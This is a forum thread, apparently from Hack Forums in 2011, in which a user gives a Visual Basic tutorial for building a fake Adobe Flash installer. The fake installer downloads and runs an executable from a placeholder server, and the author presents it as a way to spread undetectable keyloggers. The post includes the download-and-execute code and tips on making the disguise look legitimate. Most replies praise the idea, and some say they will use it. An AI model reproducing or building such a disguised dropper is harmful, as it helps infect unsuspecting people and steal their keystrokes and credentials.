

Forum:[Hack Forums](#)

Thread: [\[VB - TUT\] Adobe Flash Shell - BEST WAY TO SPREAD KEYLOGGERS! \[TUT\]](#)

MrJossiv - June 22, 2011, 1:34 pm

Okay guys, first VB tutorial here.

What we are going to be making -

Spoiler [\(Click to View\)](#) [img]<http://www.jossyyy.com/tutorial/main.png>[/img]

What can this be used for?

You can use this as a shell to download your FUD keylogger etc ..

Lets get started!

Ine the package ive included all the images that you're going to need, being the main background image, the downloading image and also the adobe buttons.

Part 1

Open up Vb and create a new form.

Add the Main.png as the forms background and shape the form.

Goto Form properties and select "Control Box", make is FALSE.

Goto Form "Boarder Style" and select FIXED DIALOG.

Rename your form something like "Adobe Flash installer ***"

Now add 2 buttons.

On button 1, goto the properties and put an image onto it, Slect the "Quit" image.

On button 2 select the "Install" image.

--

You've now created the basic form, now to make the link label and checkboxAdd a link label, and make it say " Read the license agreement " Make the background dark red and the link text white. the font should also be 9.

Place that over the old link.

Add a checkbox and do the same, background colour dark red, text white and font size 10.

Your form should now look like this.

Spoiler [\(Click to View\)](#) [img]<http://www.jossyyy.com/tutorial/main.png>[/img]

Now we create the downloading bar, this is the form that will download your keylogger or whatever you have and make it infect the person.

Part 2

Goto project, and select add windows form.

You should now have Form 1 (the main) and form 2.

Goto form 1, double click "Quit" and type in

```
Code Me.Hide[/code]
```

Double click the "Install" button and type in

```
Code If CheckBox1.Checked Then
```

```
    Form2.Show()
```

```
    Me.Hide()
```

```
Else : MessageBox.Show("You must tick the Agreement terms", "Warning")
```

```
End If
```

This will make it look more legit by making the user click the checkbox before they can proceed.


Now go back to Form2.

Make it have the same properties as form 1.

Make the background image for the form "Blank.jpg"

Now add a progress bar and a normal button.

It should look like this

Spoiler [\[Click to View\]](http://www.jossyyy.com/tutorial/second.png)

Double click the button and put this code in

```
Code Timer1.Start()
```

```
    My.Computer.Network.DownloadFile _
```

```
("http://www.domain-here/WindowsApplication1.exe", _
```

```
"C:\Documents and Settings\All Users\Documents\WindowsApplication1.exe", False, 500)
```

```
    Process.Start("C:\Documents and Settings\All Users\Documents\WindowsApplication1.exe")
```

The first line of the downloadfile code, is the .exe file on the server. the second part is the file path location.

The 3rd part executes the file.

Feel free to change them.

Now click add a timer, and click the timer and type in

```
Code ProgressBar1.Increment(1)
```

```
    If ProgressBar1.Value = ProgressBar1.Maximum Then
```

```
        Timer1.Stop()
```

```
    End If
```

That's pretty much it, sorry it doesn't make sense, it's my first TUT and I'm kinda in a rush.

In the file I've put images for the forms and also a Adobe Flash Icon for the forms to make them look legit.

If you have any questions then add me on msn - jossyyork@hotmail.co.uk
and I'll try to help you as much as possible!

Thanks! ??

DOWNLOAD IMAGES + SOURCE

Images - [IMAGES](#)

Source Code - [SOURCE CODE](#)

Please show support for more, better tutorials!

milesmiles - June 22, 2011, 1:36 pm

Very good idea.

I'm surprised it hasn't been done before.

Great job.

Trollosaur Rex - June 22, 2011, 1:37 pm

omg nice! :O

Ty for the share :P

MrJossiv - June 22, 2011, 1:38 pm

(Jun 22, 2011 01:36 PM)miles Wrote: [\[CITE\]](#) Very good idea.

I'm surprised it hasn't been done before.

Great job.

Thank you, thats what I thought ... Its a simple way to do it and everyone knows that you have to update your flash player at least one a month! Thanks for reading!

enforcer78 - June 22, 2011, 1:39 pm

hahaha simple but brilliant - i will give it a try, thx dude

Cody8295 - June 22, 2011, 1:41 pm

GUI looks like shit, at least give the label a transparent background.

MrJossiv - June 22, 2011, 1:47 pm

(Jun 22, 2011 01:41 PM)Cody8295 Wrote: [\[CITE\]](#) GUI looks like shit, at least give the label a transparent background.

Gee thanks And like i said, i was in a rush, Also, old statment came through.

There are ways of saying things without sounding like a complete twat by the way, no need to start hating it, if you want it to perfect, why didnt you make it?

I see someone gave you +3 rep for "being the old decent guy in leaf"

I find that hard to find, at least Apple offers help and guidelines

TraptCode - June 22, 2011, 2:22 pm

Either way this is disallowed as it is considered a fake program.

MrJossiv - June 22, 2011, 2:26 pm

(Jun 22, 2011 02:22 PM)TraptCode Wrote: [\[CITE\]](#) Either way this is disallowed as it is considered a fake program.

Really? But its source code, im not giving out the actual program, its a tutorial for them to embed there programs inside of it so other download it ????

Cody8295 - June 22, 2011, 2:30 pm

(Jun 22, 2011 02:26 PM)MrJossiv Wrote: [\[CITE\]](#) Really? But its source code, im not giving out the actual program, its a tutorial for them to embed there programs inside of it so other download it ????

Discussion of creation of fake programs is disallowed.

KingCobraXD - June 22, 2011, 2:31 pm

Ur A+ certified? I actually have A+ and Java at my school but we never took the A+ certification exam. Lol.

Xylon - June 22, 2011, 2:31 pm

label1.backcolor = color=transparent
i think the code is to delete the wierd red thing behind the labels

ra1d - June 22, 2011, 2:35 pm

(Jun 22, 2011 02:31 PM)L0C4LH0ST Wrote: [\[CITE\]](#) label1.backcolor = color=transparent
i think the code is to delete the wierd red thing behind the labels
Dude, you just proven that you don't know how to use the built-in tools in the program you use to make programs.
Which is REALLY dumb.
Called: Visual Studio or Visual Basic Express.

Good job! ????

Modesty - June 22, 2011, 2:42 pm

(Jun 22, 2011 02:35 PM)Rand0m™ Wrote: [\[CITE\]](#) Dude, you just proven that you don't know how to use the built-in tools in the program you use to make programs.
Which is REALLY dumb.
Called: Visual Studio or Visual Basic.

Good job! ????

Lol you've proven you lack grammar skills as well as the names of the software you use. Visual Basic is a programming language and not an IDE.

MrJossiv - June 22, 2011, 2:44 pm

(Jun 22, 2011 02:31 PM)KingCobraXD Wrote: [\[CITE\]](#) Ur A+ certified? I actually have A+ and Java at my school but we never took the A+ certification exam. Lol.
I am indeed, also taking MCITP and will be doing VB & C++ at College in September (im only 17 :P)

Yeah, the A+ isnt that great to be fair, it was free for me so i thought why not :P

Also, people please stop going on about the label being transparent, the wording behind it comes out, i did transparent first.

Plomp - June 22, 2011, 4:49 pm

(Jun 22, 2011 01:41 PM)Cody8295 Wrote: [\[CITE\]](#) GUI looks like shit, at least give the label a transparent background.
Is it just me or are you always bitching on everyone?

OT: great idea!

MrJossiv - June 22, 2011, 5:10 pm

(Jun 22, 2011 04:49 PM)Plomp Wrote: [\[CITE\]](#) Is it just me or are you always bitching on everyone?

OT: great idea!

I somewhat felt that, im all up for critics, but thats just rude.

Also, Thank very much!! :D

Dark Ness - June 22, 2011, 5:27 pm

Why do I feel as if this was C + P?

Banks? - June 22, 2011, 5:35 pm

(Jun 22, 2011 02:35 PM)Rand0m™ Wrote: [\[CITE\]](#) Dude, you just proven that you don't know how to use the built-in tools in the program you use to make programs.

Which is REALLY dumb.

Called: Visual Studio or Visual Basic.

Good job! ????

You know that Visual Studio has Formname.Designer.vb?

[img]<http://ughacking.com/u/q38ron.png>[/img]

?

iQosmo - June 22, 2011, 5:52 pm

Wow! dude that is a very nice tut I will be using great job 100%

MrJossiv - June 23, 2011, 3:47 am

(Jun 22, 2011 05:52 PM)HF Coder Wrote: [\[CITE\]](#) Wow! dude that is a very nice tut I will be using great job 100%

Thanks for the support! Im sure to make another tutorial of maybe some advanced shells! :D